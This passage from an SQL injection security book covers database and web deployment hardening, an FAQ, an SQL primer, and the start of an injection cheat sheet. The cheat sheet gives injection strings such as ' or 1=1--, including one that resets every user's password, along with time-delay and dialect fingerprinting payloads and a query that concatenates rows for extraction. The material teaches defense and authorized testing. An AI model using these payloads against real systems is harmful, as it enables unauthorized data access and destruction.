Microsoft SQL Server supports a command called *OPENROWSET* to query remote and local data sources. Remote querying is useful in that it can be leveraged to attack other database servers on connected networks. Querying the local server with this function allows an attacker to reauthenticate to the server in the context of a more privileged SQL Server database login. You can disable this feature in the Windows Registry by setting *DisallowAdhocAccess* to *1* for each data provider at HKLM\Software\Microsoft\MSSQLServer\Providers.

Similarly, Oracle supports ad hoc querying of remote servers via database links. By default, a normal user does not require this privilege and you should remove it from the account. Check the CREATE DATABASE LINK privilege (part of the connect role until Oracle 10.1) to ensure that only required logins and roles are assigned to avoid attackers creating new links.

Strengthen Controls Surrounding Authentication

You should review all database logins, and disable or delete those that are unnecessary, such as default accounts. Additionally, you should enable password strength within the database server to prevent lazy administrators from selecting weak passwords. Attackers can leverage weakly protected accounts to reauthenticate to the database server and potentially elevate privilege. Lastly, enable server auditing to monitor suspicious activity, especially failed logins.

In SQL Server databases, consider exclusive use of Integrated Windows Authentication in favor of the less secure SQL Server Authentication. When you do this, attackers will be unable to reauthenticate using something such as *OPENROWSET*; in addition, it reduces the possibility of sniffing passwords over the network, and can leverage the Windows operating system to enforce strong password and account controls.

Run in the Context of the Least-Privileged Operating System Account

If an attacker is able to break outside the context of the database server and gain access to the underlying operating system, it is critical that this occurs in the context of the

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least-privileged operating system account. You should configure database server software running on *nix systems to run in the context of an account that is a member of a custom group that has minimal file system permissions to run the software. By default, SQL Server 2005 and later installers will select the minimally privileged NETWORK SERVICE account for running SQL Server.

Tools & Traps…

SQL Server Taking Security Seriously

The good news is that starting with SQL Server 2005, Microsoft included a handy configuration utility called SQL Server Service Area Configuration, which makes it really easy to disable most of the functionality that an attacker could abuse. Previous versions of SQL Server required running Transact-SQL statements or modifying the Windows Registry. Even better, most of the dangerous features are disabled by default.

Ensure That the Database Server Software Is Patched

Keeping software up to date with the current patch level is a fundamental security principle, but it's easy to overlook given that database servers are not Internet-facing systems. An attacker can exploit server vulnerabilities via an application-level SQL injection vulnerability just as easily as though he were on the same network as the database server. The exploit payload could be a sequence of SQL commands that exploit an SQL injection vulnerability in a PL/SQL package, or even shell code to exploit a buffer overflow in an extended stored procedure. Automated update mechanisms are ideal for keeping up to date. You can keep SQL Server up to date with Windows Update (www.update.microsoft.com). Oracle database administrators can check for current updates by signing up with the Oracle MetaLink service (https://metalink.oracle.com/CSP/ui/index.html). Third-party patch management systems are another way to keep patch levels current. Table 9.1 shows commands that can help you determine the version of the database server software for SQL Server and Oracle. Also included in the table are links for checking the version information to tell whether your database server is completely patched.

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Table 9.1 Determining SQL Server/Oracle Database Server Versions

Database	Command	Version Reference
SQL Server	`select @@version`	www.sqlsecurity.com/FAQs/SQLServerVersionDatabase/tabid/63/Default.aspx

Oracle	`-- show database version`
	`select * from v$version;`
	`-- show version of installed components`
	`select * from dba_registry;`
	`- show patchlevel`
	`select * from dba_registry_history;`
		www.oracle.com/technology/support/patches.htm

Additional Deployment Considerations

This section covers additional security measures to help you secure deployed applications. These are primarily configuration enhancements to the Web server and network infrastructure to help slow the identification of applications that are potentially vulnerable to SQL injection. These techniques can be useful as a first layer to prevent detection by automated SQL injection worms that are becoming increasingly prevalent and dangerous. Additionally, we'll look at techniques to slow and/or mitigate exploitation once SQL injection has been identified.

Minimize Unnecessary Information Leakage

In general, leaking unnecessary information about software behavior significantly aides an attacker in finding weaknesses within your application. Examples include software version information that can be used to footprint a potentially vulnerable version of an application, and error details related to an application failure, such as an SQL syntax error that occurs on the database server. We're going to look at ways to suppress this information declaratively within application deployment descriptor files and hardening the Web server configuration.

Suppress Error Messages

Error messages that include information detailing why a database server failed are extremely useful in the identification and subsequent exploitation of SQL injection. Handling exceptions and suppression of error messages is most effective when done with application-level error handlers. However, inevitably there is always the possibility of an

unanticipated condition at runtime. Therefore, it is a good practice to configure the application framework and/or Web server to return a custom response when unexpected application errors result, such as an HTTP response with a 500 status code (i.e., Internal Server Error). The configured response could be a custom error page that displays a generic message or a redirection to the default Web page. The important point is that the page should not reveal any of the technical details related to why the exception occurred. Table 9.2 provides examples for configuring applications and Web servers to return a custom response when an error condition occurs.

Table 9.2 Configuration Techniques for Displaying Custom Errors

Platform	Configuration Instructions

ASP.NET Web application	In the web.config file, set *customErrors* to *On* or *RemoteOnly* and *defaultRedirect* to the page for display. Ensure that the page configured for *defaultRedirect* actually exists at the configured location, as this is a common mistake!
	`<customErrors mode="On"`
	`  defaultRedirect="/CustomPage.aspx">`
	`</customErrors>`
	This will kick in for ASP.NET resources only. Additionally, the configured page will be displayed for any error that occurs (500, 404, etc.) that is not handled by application code.

J2EE Web application	In the web.xml file, configure the *<error-page>* element with an *<error-code>* and *<location>* element.
	`<error-page>`
	`  <error-code>500</error-code>`
	`  <location>/CustomPage.html</location>`
	`</error-page>`
	This will kick in for resources that are specifically handled by the Java application server only. Additionally, the configured page will be displayed for 500 errors only.

Continued

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Table 9.2 Continued. Configuration Techniques for Displaying Custom Errors

Platform	Configuration Instructions
Classic ASP/VBScript Web application	IIS must be configured to suppress detailed ASP error messages. You can use the following procedure to configure this setting: 1. In the **IIS Manager Snap-In**, right-click the Web site and select **Properties**. 2. On the **Home Directory** tab, click the **Configuration** button. Ensure that the **Send text error message to client** option is checked, and that an appropriate message exists in the textbox below this option.
PHP Web application	In the php.ini file, set *display_errors = Off*. Additionally, configure a default error document in the Web server configuration. Refer to the instructions for Apache and IIS in the following two table entries.
Apache Web Server	Add the *ErrorDocument* directive to Apache (inside the configuration file, usually httpd.conf) that points to the custom page. `ErrorDocument 500 /CustomPage.html`
IIS	To configure custom errors in IIS you can use the following procedure: 1. In the **IIS Manager Snap-In**, right-click the Web site and select **Properties**. 2. On the **Custom Errors** tab, click the **Configuration** button. Highlight the HTTP error to be customized and click the **Edit** button. You can then select a file or URL from the **Message Type** drop down to be used in place of the default.

One approach that can help make error detection difficult based on responses is to configure the application and Web server to return the same response, such as a redirect to the default home page irrespective of error code (401, 403, 500, etc.). Obviously, you should use caution when employing this strategy, as it can make legitimate debugging of application behavior difficult. If the application has been designed with good error handling and logging that can provide application administrators with enough detail to reconstruct the problem, this might be a worthwhile strategy to consider.

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Use an Empty Default Web Site

The HTTP/1.1 protocol requires HTTP clients to send the Host header in the request to the Web server. To access a specific Web site, the header value must match the host name in the Web server's virtual host configuration. If a match is not found, the default Web site content will be returned. For example, attempting to connect to a Web site by Internet Protocol (IP) address will result in the content of the default Web site being returned. Consider the following example:

```
GET / HTTP/1.1
Host: 64.233.169.104
…
<html><head><meta http-equiv="content-type" content="text/html;
charset=ISO-8859-1"><title>Google</title>
```

Here a request has been made to 64.223.169.104, which is actually an IP address of a Google Web server. What is returned by default is the familiar Google search page. This configuration makes sense for Google because Google likely doesn't care whether it is being accessed by IP address or host name; Google wants everyone on the Internet to use its service. As the owner of an enterprise Web application, you may prefer a little more anonymity and would like to avoid discovery by attackers scanning your IP address range for ports 80 and 443. To ensure that users are connecting to your Web application by host name only, which usually takes the attacker more time and effort to dig up (but is known to your users), configure the Web server's default Web site to return a blank default Web page. Given that legitimate users usually prefer easy-to-remember host names, access attempts via IP address could be a good way to detect potential intrusion attempts. Lastly, it's worth pointing out that this is a defense-in-depth mechanism and is not sufficient to prevent unwanted discovery, but it can be especially effective against automated scanning programs (such as vulnerability scanners or even SQL injection worms) looking to identify vulnerable Web sites by IP address.

Use Dummy Host Names for Reverse DNS Lookups

I mentioned previously that it takes a little more work to discover valid host names before a Web site can be accessed if all you have is an IP address. One way to do this is to perform a reverse domain name system (DNS) lookup on the IP address. If the IP address resolves to a host name that is also valid on the Web server, you now have the information you need to connect to that Web site. However, if the reverse lookup returns something a little more generic, such as *ool-43548c24.companyabc.com*, you can keep unwanted attackers from discovering your Web site via reverse DNS lookups. If you're using the dummy host name technique, ensure that the default Web site is also configured to return a blank default Web page. Again, this is a defense-in-depth mechanism and is not sufficient to prevent unwanted

discovery, but it can be effective against automated scanning programs (such as vulnerability scanners or even SQL injection worms).

Use Wildcard SSL Certificates

Another way to discover valid host names is to extract them from Secure Sockets Layer (SSL) certificates. One way to prevent this is the use of Wildcard SSL certificates. These certificates allow you to secure multiple subdomains on one server using the *.domain.com pattern. These are more expensive than standard SSL certificates, but only a couple hundred dollars more. You can find more information about Wildcard certificates and how they differ from standard SSL certificates at http://help.godaddy.com/topic/234/article/857.

Limit Discovery via Search Engine Hacking

Search engines are another tool that attackers use to find SQL injection vulnerabilities in your Web site. There is a lot of publicly available information on the Internet, and even books are dedicated to the art of search engine hacking. The bottom line is that if you are tasked with defending a public-facing Web application, you must consider search engines as another way for attackers or malicious automated programs to discover your site. Most of the major search engines (Google, Yahoo!, MSN, etc.) provide steps and online tools for removing your Web site content from their indexes and caches. One technique that is common across all the major search engines is the use of a robots.txt file in the root directory of your Web site, which is supposed to prevent crawlers from indexing the site. Figure 9.11 shows an example robots.txt configuration, which prevents all robots from crawling all pages on the Web site.

Figure 9.11 Directives Needed in a robots.txt File to Help Prevent Search Engine Crawling

```
User-agent: *
Disallow: /
```

Google notes, however, that this may not be sufficient to prevent indexing by its crawler if your site is linked to from another site. Google also recommends that you use the *noindex* meta tag, as shown in Figure 9.12.

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Figure 9.12 HTML *noindex* Meta Tag to Help Prevent Search Engine Indexing

```
<meta name="robots" content="noindex">
```

Here are a few links from the popular search engines to help protect your Web pages from unwanted discovery:

- www.google.com/support/webmasters/bin/answer.py?hl=en&answer=35301
- help.yahoo.com/l/us/yahoo/search/webcrawler/slurp-04.html

Disable Web Services Description Language (WSDL) Information

Web services are often just as vulnerable to SQL injection as Web applications. To find vulnerabilities in Web services, attackers need to know how to communicate with the Web service, namely the supported communication protocols (e.g., SOAP, HTTP GET, etc.), method names, and expected parameters. All of this information can be extracted from the Web Services Description Language (WSDL) file of the Web service. Usually this is invoked by appending a *?WSDL* to the end of the Web service URL. Whenever possible, it is a good idea to suppress this information from unwanted intruders.

Figure 9.13 shows how to configure a .NET Web service so that it does not display the WSDL. You can apply this configuration change to the application web.config or machine.config file.

Figure 9.13 Configuration to Disable the Display of .NET Web Service WSDL Information

```
<webServices>
   <protocols>
      <remove name="Documentation"/>
   </protocols>
</webServices>
```

Apache Axis, a commonly used Simple Object Access Protocol (SOAP) Web service platform for Java applications, supports custom configuration of the WSDL file, which can be used to suppress auto-generation. You can configure the *wsdlFile* setting in the service's .wsdd file to point to a file that returns an empty *<wsdl/>* tag.

In general, leaving WSDL information remotely accessible on Internet-facing Web servers is strongly discouraged. You can use an alternative secured communication channel, such as

encrypted e-mail, to provide this file to trusted partners who may need this information to communicate with the Web service.

Increase the Verbosity of Web Server Logs

Web server log files can provide some insight into potential SQL injection attacks, especially when application logging mechanisms are below par. If the vulnerability is in a URL parameter, you are lucky as Apache and IIS log this information by default. If you're defending a Web application that has poor logging facilities, consider also configuring your Web server to log the Referer and Cookie headers. This will increase the size of the log file, but provides potential security benefits with insight into Cookie and Referer headers, which are another potential location for SQL injection vulnerabilities to materialize. Both Apache and IIS require the installation of addition modules to log *POST* data. Refer to "Using Runtime Protection" for techniques and solutions to add monitoring and intrusion detection facilities to your Web application.

Deploy the Web and Database Servers on Separate Hosts

You should avoid running the Web and database server software on the same host. This significantly increases the attack surface of the Web application and may expose the database server software to attacks that previously were not possible given access to the Web front end only. For example, the Oracle XML Database (XDB) exposes an HTTP server service on Transmission Control Protocol (TCP) port 8080. This is now an additional entry point for probing and potential injection. Additionally, the attacker could leverage this deployment scenario to write query results to a file in a Web-accessible directory and view the results in the Web browser.

Configure Network Access Control

In networks that are properly layered, database servers are typically located on internal trusted networks. Usually this segregation is beneficial to thwart network-based attacks; however, this trusted network can be breached via an SQL injection vulnerability in an Internet-facing Web site. With direct access to the database server, the attacker can attempt to connect to other systems on the same network. Most database server platforms offer one or more ways for initiating network connections. Given this, consider implementing network access control that restricts connections to other systems on the internal network. You can do this at the network layer with firewall and router ACLs or by using a host-level mechanism such as IPSec. Additionally, ensure that proper network access controls are in place to prevent outbound network connections. This can be leveraged by an attacker to tunnel database results via an alternative protocol such as DNS or the database server's own network protocol.

Summary

Platform security is an important part of the overall security architecture of any Web application. You can deploy runtime protection techniques, such as Web server and application-level plug-ins, without modifying application code to detect, prevent, or mitigate SQL injection. The best runtime solution will depend on the technologies and platforms that make up the application environment. You can harden database servers to significantly mitigate the scope of compromise (i.e., application, server, and/or network compromise) and unauthorized data access. In addition, you can leverage network architectural changes and a secured Web infrastructure configuration to mitigate and lessen the chances of detection.

It is important to remember that platform security is not a substitute for addressing the real problem: the insecure coding patterns that cause SQL injection in the first place. A hardened network and application infrastructure combined with runtime monitoring and tuned prevention provide a formidable defense to thwart the SQL injection vulnerabilities that may be present in the code. Platform-level security is an important component to the overall security strategy for both existing and new applications.

Solutions Fast Track

Using Runtime Protection

- ☑ Runtime protection is an effective technique for addressing SQL injection when code changes are not possible.
- ☑ Web application firewalls can provide effective detection, mitigation, and prevention of SQL injection when properly tuned.
- ☑ Runtime protection spans multiple layers and tiers, including the network, Web server, application framework, and database server.

Securing the Database

- ☑ Hardening the database will not stop SQL injection, but can significantly reduce the impact.
- ☑ Attackers should be sandboxed to application data only. In a locked-down database server, compromise of other databases and systems on connected networks should not be possible.
- ☑ Access should be restricted to only required database objects, such as EXECUTE permissions on stored procedures only. In addition, judicious use of strong cryptography on sensitive data can prevent unauthorized data access.

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Additional Deployment Considerations

- ☑ A hardened Web-tier deployment and network architecture will not stop SQL injection, but can significantly reduce its impact.
- ☑ When faced with the threat of automated attackers, such as SQL injection worms, minimizing information leakage at the network, Web, and application layers will help lessen the chances of discovery.
- ☑ A properly architected network should only allow authorized connections to the database server, and the database server itself should not be permitted to make outbound connections.

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Frequently Asked Questions

Q: When is the use of runtime protection appropriate?

A: Runtime protection can help mitigate or even patch known vulnerabilities, as well as provide a first line of defense against unknown threats. When code changes are not possible in the near term, you should use runtime protection. Additionally, the detection capabilities of certain runtime solutions make it ideal for use on every production Web application. When configured in logging mode, runtime protection provides an excellent application intrusion detection system and can generate audit logs for forensic analysis if necessary.

Q: We just deployed a Web application firewall (WAF), so we're safe, right?

A: No. Do not expect to deploy a WAF, flip the switch, and receive instant protection. WAFs out-of-the-box are most effective for detecting attacks and applying virtual patches to specific vulnerable Web pages or URLs. Be careful of blocking traffic until the WAF has been through a learning phase and has been highly tuned.

Q: ModSecurity is great, but we don't run Apache in our environment. What are some free alternatives for Microsoft IIS?

A: UrlScan and WebKnight are both free ISAPI filters that you can plug into IIS with minimal effort. WebKnight is a better choice if you are concerned about protecting *POST* data from SQL injection attacks. You can also look into using ASP.NET HttpModules, which you can use with additional Web server configuration to protect virtually any Web application capable of running on IIS. Look into Secure Parameter Filter and keep an eye on module developers now that IIS 7.0 supports managed code in the IIS request/response handling pipeline.

Q: Why can my application database login view certain system objects? What can I do to prevent this?

A: This occurs because virtually every database platform comes with a default role that all logins are mapped to. This role, usually called the public role, has a set of default permissions which often include access to many system objects, including some administrative stored procedures and functions. At a minimum, revoke any permissions that the public role may have in your application database. Wherever possible, revoke PUBLIC permissions from databasewide system objects. A database audit of PUBLIC role permissions is a good starting point to determine the potential exposure and corrective action that can be taken to lock it down.

Q: Should we store passwords encrypted, or a hash of the password in the database?

A: It's usually best not to store anything sensitive if you don't have to. When it comes to passwords, storing a hash of the password is preferable over storing the password encrypted. This alleviates key management issues associated with encryption and forces an attacker to brute-force hashes should access to the passwords be obtained. Ensure that each password is salted with a unique value to prevent compromise of identical accounts should a hash actually be cracked. Lastly, use industry-approved cryptographically secure hashing algorithms only, such as SHA256.

Q: Our application has very little logging capabilities and we'd like a little more insight into potential SQL injection attacks. How can we add this into our environment without changing the application?

A: There are a number of steps you can take. Rather than adding modules to your application from the start, you may want to begin with the Web server log files. All Web servers keep a log of requests and response status codes by default. You can usually customize them to capture additional data, although you'll still be missing some insight into *POST* data as this is not logged. Web application firewalls can be a nice supplement, as they usually support the ability to log entire request and response transactions. Additionally, there are a number of freely available logging modules that you can deploy with your application and that require only a configuration change.

Q: Are there ways to hide my Web site from attackers, but at the same time still make my site easily accessible to my customers?

A: A determined attacker will always find your Web site; however, there are some basic things you can do to at least minimize detection by automated scanners and worms. Set up your Web server so that the default Web site returns a blank page, use a Wildcard SSL certificate, and configure reverse DNS lookups so that the Web server IP address does not resolve to a host name configured on the Web server. If you are really paranoid, request that your site be removed from the index of popular search engines, such as Google.

Q: I have a thick client application that needs to be hardened against SQL injection. What can I do without changing any code?

A: If it talks to an application server over HTTP, many of the same runtime solutions used for Web applications also apply to thick client applications. Web services should be hardened so that the Web Services Description Language (WSDL) file is returned when requested. If the application performs data access, all of the normal database lockdown procedures apply. If the client connects directly to the database, consider the use of a database firewall. In this scenario, you will need to configure network access controls so that the database firewall cannot be bypassed.

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Chapter 10

References

Solutions in this chapter:

- Structured Query Language (SQL) Primer
- SQL Injection Quick Reference
- Bypassing Input Validation Filters
- Troubleshooting SQL Injection Attacks
- SQL Injection on Other Platforms
- Resources

☑ Solutions Fast Track

Introduction

This chapter contains a number of topics that should be useful reference items for understanding SQL injection. These range from a simple introduction to the basic Structured Query Language (SQL) itself, to helping you understand how SQL works under normal circumstances, therefore helping you to rewrite SQL statements in a way that continues to be syntactically correct.

Additionally, the chapter provides a series of SQL injection cheat sheets for quickly jumping to the material you're interested in, perhaps just to remind you how SQL injection works or what the syntax is. I have also provided a table of troubleshooting tips which will assist you in overcoming the most commonly encountered problems when exploiting SQL injection vulnerabilities. Finally, you'll find some information about databases not discussed in this book—we've used Microsoft SQL Server, Oracle, and MySQL in our examples so far, largely due to their widespread adoption in the real world. Check out "SQL Injection on Other Platforms" for information about exploiting SQL injection on platforms other than those.

Structured Query Language (SQL) Primer

SQL was originally developed at IBM in the early 1970s but was not officially formalized until 1986 by the American National Standards Institute (ANSI). SQL was initially designed as a data query and manipulation language with limited functionality when compared to today's feature-rich SQL dialects. In this section, I'll provide a brief overview of the common SQL queries, operators, and features. If you are already familiar with SQL, you can skip this section.

Each major database vendor has extended the SQL standard to introduce features specific to their own product. For our purposes, we will use the SQL standard defined by the International Organization for Standardization (ISO) since this will be valid for most database platforms. Where necessary I will highlight platform-specific variations to the standard.

SQL Queries

SQL queries are made up of one or more SQL statements that are effectively instructions for the database server to carry out. The most common SQL statements you will encounter when working with a database or performing SQL injection are *SELECT*, *INSERT*, *UPDATE*, *CREATE*, *UNION SELECT*, and *DELETE*.

SQL queries that are designed to read, delete, or update table data will often include a conditional clause to target specific rows in a table. A conditional clause begins with *WHERE* followed by the condition. The *OR* and *AND* operators are used when multiple conditions are to be evaluated.

For the purposes of this tutorial, each example query is aimed at the *tblUsers* table unless otherwise specified. Table 10.1 outlines the structure of the *tblUsers* table.

Table 10.1 Example SQL Table, *tblUsers*

ID	Username	Password	Privilege
1	*gary*	*leedsutd1992*	0
2	*sarah*	*Jasper*	1
3	*michael*	*w00dhead111*	1
4	*admin*	*letmein*	0

SELECT Statement

The primary role of the *SELECT* statement is to retrieve data from a database and return it to the application or user. As a basic example, the following SQL statement will return data from every row and column within the *tblUsers* table:

```
SELECT * FROM tblUsers
```

The asterisk (*) character is a wildcard that instructs the database server to return all data. If only specific columns are required, the name of each column is listed in place of the wildcard. The following example will return the *username* column for all rows within *tblUsers*:

```
SELECT username FROM tblUsers
```

To return specific rows from a table based on conditional criteria, you can add the *WHERE* clause followed by the desired condition. For example, the following SQL query will return all rows that have a username value of *admin* and a password value of *letmein:*

```
SELECT * FROM tblUsers WHERE username ='admin' AND password = 'letmein'
```

Microsoft SQL server also allows you to use *SELECT* statements to read table data from one table and insert it into another. In the following example, all data from the *tblUsers* table is copied into the *hackerTable* table:

```
SELECT * INTO hackerTable FROM tblusers
```

UNION Operator

You use the *UNION* operator to combine the result sets of two or more *SELECT* statements. All *SELECT* statements within the union must return the same number of columns and their data type must be compatible. In the following example, the SQL query will combine the *username* and *password* columns from the *tblUsers* and *tblAdmins* tables:

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```
SELECT username, password FROM tblUsers UNION SELECT username, password FROM
    tblAdmins
```

UNION SELECT will automatically compare the values returned by each *SELECT* statement and return only distinct values. To permit duplicates and prevent the database from comparing the returned data, use *UNION ALL SELECT*:

```
SELECT username, password FROM tblUsers UNION ALL SELECT username, password
    FROM tblAdmins
```

INSERT Statement

As you have probably guessed already, you use the *INSERT* statement to insert data into a table. You can structure the *INSERT* statement in two different ways to achieve the same goal. The following *INSERT* statement will insert the values *5*, *john*, *smith*, and *0* into the *tblUsers* table:

```
INSERT INTO tblUsers VALUES (5,'john','smith',0)
```

In this example, the data to be inserted into the table is arranged in the correct order to correspond with each column in the table. The most significant problem with this approach is that if the table structure is changed (e.g., columns are added or deleted) data could be written to the wrong column. To avoid potentially harmful mistakes the *INSERT* statement can accept a comma-separated list of target columns following the table name:

```
INSERT INTO tblUsers(id, username, password, priv) VALUES (5, 'john','smith',0)
```

In this example, each target column is listed to ensure that the supplied data is inserted in the correct column. If the table structure changes, the *INSERT* statement will still target the correct columns.

UPDATE Statement

You use the *UPDATE* statement to modify existing data within a database table. The following *UPDATE* statement will change the *priv* column value to *0* for all records that have the *username* value of *sarah*:

```
UPDATE tblUsers SET priv=0 WHERE username = 'sarah'
```

It is important to note that all *UPDATE* statements should include a *WHERE* clause to indicate which rows should be updated. *If you omit the* WHERE *clause, all rows are affected.*

DELETE Statement

You use the *DELETE* statement to delete rows from a table. The following *DELETE* statement will delete all rows from *tblUsers* that have a *username* value of *admin*:

```
DELETE FROM tblUsers WHERE username = 'admin'
```

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It is important to note that all *DELETE* statements should include a *WHERE* clause to indicate which rows should be deleted. *If you omit the* WHERE *clause, all rows will be deleted.*

Notes from the Underground…

Destroy the Database Using 10 or Fewer Characters

One of the most common methods of detecting an SQL injection vulnerability is to insert a conditional clause and observe the differences in application behavior. For example, injecting the statement *OR 1=1* into the *WHERE* clause of a *SELECT* statement could dramatically change the number of results returned by the query. Consider the following three SQL statements. The first represents the original query, and the second and third have been modified via SQL injection.

```
SELECT story FROM news WHERE id=19
SELECT story FROM news WHERE id=19 OR 1=1
SELECT story FROM news WHERE id=19 OR 1=2
```

When executed, the first SQL statement returns the *story* column from the *news* table that has an *id* value of *19*. The second, modified query returns every story in the database, since 1 will always equal 1, and the third query returns the same data as the first query, since 1 does not equal 2.

From the attacker's perspective, the vulnerable application responds differently to each modified query, and therefore indicates the presence of an SQL injection flaw; so far so good. Unfortunately, this approach can have devastating consequences if the vulnerable query happens to be an *UPDATE* or *DELETE* statement.

Consider a password reset feature that is vulnerable to SQL injection. Under normal operation, the password reset component accepts an e-mail address as its input and executes the following query to reset the user's password:

```
UPDATE tblUsers SET password='letmein' WHERE
    emailaddress='someuser@victim.com'
```

Now consider that we have injected the string *' or 1=1--* into the e-mail address field. The SQL statement now reads:

```
UPDATE tblUsers SET password='letmein' WHERE emailaddress=''
    or 1=1--'
```

Continued

The modified statement now updates the password field for every record in the table since the effective condition is *WHERE 1=1*.

Time to restore from backup! Or as was the case when this actually occurred, time to inform the client and be beaten with a stick.

To prevent this from happening to you, first try to understand the query you are injecting into. Ask yourself: "Could this be an *UPDATE* or *DELETE* statement?" For example, the Password Reset and Unsubscribe components are likely to be manipulating or deleting data, and therefore you should proceed with caution.

Using tools such as Paros Proxy and other automated SQL injection tools can have the same consequences since they often inject statements such as *OR 1=1*.

Ensure that all data is backed up before performing an assessment!

DROP Statement

You can use the *DROP* statement to delete database objects such as tables, views, indexes, and in some cases, even the database itself. For example, the following SQL statement will drop the *tblUsers* table:

```
DROP TABLE tblusers
```

CREATE TABLE Statement

You use the *CREATE TABLE* statement to create a new table in the current database or schema. Column names along with their data type are passed within parentheses following the table name. The following SQL statement will create a new table named *shoppinglist* with two columns, *item* and *name*:

```
CREATE TABLE shoppinglist(item int, name varchar(100))
```

Oracle allows you to create a table and populate it with data from another table or view:

```
CREATE TABLE shoppinglist as select * from dba_users
```

ALTER TABLE Statement

You can use the *ALTER TABLE* statement to add, delete, or modify a column within an existing table. The following SQL query would add a column named *comments* to the *tblUsers* table:

```
ALTER TABLE tblUsers ADD comments varchar(100)
```

The following SQL statement will remove the *comments* column:

```
ALTER TABLE tblUsers DROP COLUMN comments
```

The following SQL statement will modify the data type of the *comments* column from *varchar(100)* to *varchar(500)*:

```
ALTER TABLE tblUsers ALTER COLUMN comments varchar(500)
```

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GROUP BY Statement

You typically would use the *GROUP BY* statement when performing an aggregate function such as *SUM* against a column in a table. For example, consider that you would like to perform a query against the following *Orders* table (Table 10.2) to calculate the total cost for customer Anthony Anteater.

Table 10.2 Orders Table

ID	Customer	Product	Cost
1	Gary Smith	Scooter	7000
2	Anthony Anteater	Porsche 911	65000
3	Simon Sez	Citron C2	1500
4	Anthony Anteater	Oil	10
5	Anthony Anteater	Super Alarm	100

The following statement will automatically group orders received from user *Anthony Anteater* and then perform a *SUM* operation against the *Cost* column:

```
SELECT customer,SUM(cost) FROM orders WHERE customer = 'Anthony Anteater'
    GROUP BY customer
```

ORDER BY Clause

You use the *ORDER BY* clause to sort the results of a *SELECT* statement by a specific column; it accepts either a column name or a number as a mandatory parameter. It is possible to add the keyword *ASC* or *DESC* to sort the results in an ascending or descending order, respectively. The following SQL statement will select the *cost* and *product* columns from the *orders* table and sort the results by the *cost* column in descending order:

```
SELECT cost, product FROM orders ORDER BY cost DESC
```

Limiting the Result Set

When performing SQL injection attacks you will often need to limit the number of table rows returned by your injected query (e.g., when extracting data via error messages). The syntax for selecting a specific row from a table varies among database platforms. Table 10.3 details the SQL syntax for selecting the first and fifth rows from the *tblUsers* table.

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Table 10.3 Limiting the Result Set

Platform	Query

Microsoft SQL Server	**Selecting the first row:**
	`SELECT TOP 1 * FROM tblUsers`
	Selecting the fifth row:
	`SELECT TOP 1 * FROM (SELECT TOP 5 * FROM tblusers ORDER BY 1 ASC) RANDOMSTRING ORDER BY 1 DESC;`

MySQL	**Selecting the first row:**
	`SELECT * FROM tblUsers LIMIT 1,1`
	Selecting the fifth row:
	`SELECT * FROM tblUsers LIMIT 5,1`

Oracle	**Selecting the *username* column from the first row:**
	`SELECT * FROM (SELECT ROWNUM r, username FROM tblUsers ORDER BY 1) WHERE r=1;`
	`SELECT * FROM tblUsers WHERE rownum=1;`
	Selecting the *username* column from the fifth row:
	`SELECT * FROM (SELECT ROWNUM r, username FROM tblUsers ORDER BY 1) WHERE r=5;`

For other database platforms check your vendor documentation.

SQL Injection Quick Reference

This section provides a quick reference of some of the most common SQL queries and techniques you will need when exploiting an SQL injection vulnerability. We'll start by looking at some of the techniques employed to identify the database platform and then provide an SQL injection cheat sheet for each of the most common database platforms. You'll find additional cheat sheets for less common platforms toward the end of this chapter, in "SQL Injection on Other Platforms."

Identifying the Database Platform

A common first task when exploiting an SQL injection flaw is to identify the back-end database platform. In many cases, you may have already made an educated guess based on the presentation server platform and scripting language. For example, a Microsoft Internet Information Server (IIS) server presenting an ASP.NET application is most likely integrated with Microsoft SQL Server; using the same principle, an Apache-hosted PHP application is most likely integrated with a MySQL server. By grouping technologies together in this way, it is possible to approach an SQL injection flaw with a good idea of the database platform

you are attacking. However, if your injected SQL doesn't quite work out to plan, it may be necessary to identify the database platform using a more scientific approach.

Identifying the Database Platform via Time Delay Inference

Generating a time delay based on server-specific functionality is a long-standing method of identifying the database platform. Table 10.4 lists the functions or procedures for generating measurable time delays across the most popular database platforms.

Table 10.4 Generating a Time Delay

Platform	Time Delay
Microsoft SQL Server	`WAITFOR DELAY '0:0:10'`
Oracle	`BEGIN DBMS_LOCK.SLEEP(5);END;--(PL/SQL Injection only)`
	`SELECT UTL_INADDR.get_host_name('192.168.0.1') FROM dual`
	`SELECT UTL_INADDR.get_host_address ('foo.nowhere999.zom') FROM dual`
	`SELECT UTL_HTTP.REQUEST('http://www.oracle.com') FROM dual`
MySQL	`BENCHMARK(1000000,MD5("HACK"))`
	`SLEEP(10)`
Postgres 8.2 and later	`SELECT pg_sleep(10)`

Another similar approach involves submitting "heavy queries" designed to consume the processor for a measureable length of time. Since there are deviations within each vendor's implementation of SQL, it is possible to construct a heavy query that will execute successfully on only one specific platform. Microsoft published an article on the subject in September 2007 which you can find at http://technet.microsoft.com/en-us/library/cc512676.aspx

Identifying the Database Platform via SQL Dialect Inference

There are several deviations between each vendor's SQL implementation that you could use to help identify the database server. A common method for narrowing down the list of potential database platforms is to assess how the target server deals with platform-specific

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SQL syntax. Table 10.5 lists the common methods, comment character sequences, and default tables that you could use to identify the database platform.

Table 10.5 SQL Dialect Deviations

Platform	Concatenation	Line Comments	A Unique Default Table
Microsoft SQL Server	`'string1' + 'string2'`	`--`	`sysobjects`
Oracle	`'string1' || 'string2'` `concat(string1,string2)`	`--`	`dual`
MySQL	`concat('string1', 'string2')`	`#`	`information_schema.tables`
Access	`"string1" & "string2"`	N/A	`msysobjects`
Postgres	`'string1' || 'string2'`	`--`	`pg_user`
Ingres	`'string1' || 'string2'`	`--`	`iitables`
DB2	`"string1" + "string2"`	`--`	`sysibm.systables`

For example, if you suspect that the database platform is either Microsoft SQL Server or Oracle, you could try to inject the following statements to determine whether one statement raises an error and the other succeeds:

```
' AND 'DEAD' || 'BEEF' = 'DEADBEEF'--
' AND 'DEAD' + 'BEEF' = 'DEADBEEF'--
```

Combining Multiple Rows into a Single Row

When you are exploiting an SQL injection vulnerability you will often face the challenge that only one column and one row can be returned at a time (e.g., when data is being returned via HTTP error messages). To bypass this restriction it is possible to concatenate all rows and columns into a single string. Table 10.6 provides examples of how you can achieve this across Microsoft SQL Server, Oracle, and MySQL.

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Table 10.6 SQL Combining Multiple Rows

Platform	Query to Combine Multiple Rows and/or Columns

Microsoft SQL Server	`BEGIN DECLARE @x varchar(8000) SET @x=' ' SELECT @x=@x+'/'+name FROM sysobjects WHERE name>'a' ORDER BY name END; SELECT @x AS DATA INTO foo`
